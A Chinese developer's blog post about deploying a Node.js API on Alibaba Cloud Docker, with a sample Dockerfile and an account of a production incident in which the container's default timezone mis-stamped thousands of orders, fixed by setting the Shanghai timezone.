
在经历多次项目技术改革,现在的技术架构基本稳定下来了。一个人的开发不容易啊,想在这里分享下自己的一些想法和走过的一些坑,希望能够帮助到大家。下面放下我现在的技术架构。 Docker是个好东西,虽然阿里出了函数计算,但在使用的时候,发现还是缺乏些火候,而且现在的函数计算还是比较适合高CPU型api,鄙见鄙见~ 阿里docker的流程: 创建code仓库 创建docker镜像 创建docker容器服务 创建docker的时候,阿里会自动部署负载均衡(https的放在下个文章更新) 一般,我的项目结构是这样的: -project -api // 项目的api -app // React-Native,移动端 -www // 项目主页 -admin // 项目后端管理系统 -h5 // 宣传H5 -Dockerfile // 部署api使用 贴上我的api的通用dockerfile FROM node:7 MAINTAINER Mumudeveloper #hardcode RUN cp /usr/share/zoneinfo/Asia/Shanghai /etc/localtime RUN yarn global add forever # Create www directory RUN mkdir -p /api COPY ./api /api # Install www dependencies WORKDIR /api RUN yarn install EXPOSE 7001 # Define default command. ENTRYPOINT forever start -l forever.log -a index.js && tail -f ~/.forever/forever.log 好!重点来了,敲黑板!大家注意到我这一行没有,嗯,这是我跑docker的时候遇到的第一个坑啦! RUN cp /usr/share/zoneinfo/Asia/Shanghai /etc/localtime 去年,做了一个中间商平台,订单是按照时间来定价格了,一个时间一个价格,因为市场是波动的,当时我怀抱着一种很开心很高兴觉得自己很流逼的心情,把项目部署在docker上。部署完后,高高兴兴的睡觉了,因为明天还要上班呢!突然凌晨1点,合作方打电话过来,很急很急的样子,一接电话,我的心都凉了,晚上提交的几千订单,时间错误!!! 急急忙忙的起身,查bug,现在想来都心塞塞...orz... 最后原因找到了,原来是阿里部署的docker是基于原版镜像的,时间是以美国还是伦敦为标准了(具体忘记了),当时我的临时方案是远程登录上了docker服务器,因为只是部署了三台服务器,所以就一台台的改... 第二天一早就提了个工单,希望能得到处理,发现暂时还实现不了,而且优先级也不高。但我觉得吧,阿里的同学应该把这个时间问题写文档,提醒给使用阿里docker的童鞋。不过如果是公司运营的话,一般都有测试,所以上线发生这种问题估计是很少的。 后来对那些订单的处理方案是让合作方和他们对接的平台商量,手工处理前后两天的订单,处理了三天,内心无比愧疚~ 嗯,大家如果是做国内业务,还是最好在dockerfile上加上这句话好了。

资源下载

更多资源
腾讯云软件源

腾讯云软件源

为解决软件依赖安装时官方源访问速度慢的问题,腾讯云为一些软件搭建了缓存服务。您可以通过使用腾讯云软件源站来提升依赖包的安装速度。为了方便用户自由搭建服务架构,目前腾讯云软件源站支持公网访问和内网访问。

Spring

Spring

Spring框架(Spring Framework)是由Rod Johnson于2002年提出的开源Java企业级应用框架,旨在通过使用JavaBean替代传统EJB实现方式降低企业级编程开发的复杂性。该框架基于简单性、可测试性和松耦合性设计理念,提供核心容器、应用上下文、数据访问集成等模块,支持整合Hibernate、Struts等第三方框架,其适用范围不仅限于服务器端开发,绝大多数Java应用均可从中受益。

Rocky Linux

Rocky Linux

Rocky Linux(中文名:洛基)是由Gregory Kurtzer于2020年12月发起的企业级Linux发行版,作为CentOS稳定版停止维护后与RHEL(Red Hat Enterprise Linux)完全兼容的开源替代方案,由社区拥有并管理,支持x86_64、aarch64等架构。其通过重新编译RHEL源代码提供长期稳定性,采用模块化包装和SELinux安全架构,默认包含GNOME桌面环境及XFS文件系统,支持十年生命周期更新。

WebStorm

WebStorm

WebStorm 是jetbrains公司旗下一款JavaScript 开发工具。目前已经被广大中国JS开发者誉为“Web前端开发神器”、“最强大的HTML5编辑器”、“最智能的JavaScript IDE”等。与IntelliJ IDEA同源,继承了IntelliJ IDEA强大的JS部分的功能。

用户登录
用户注册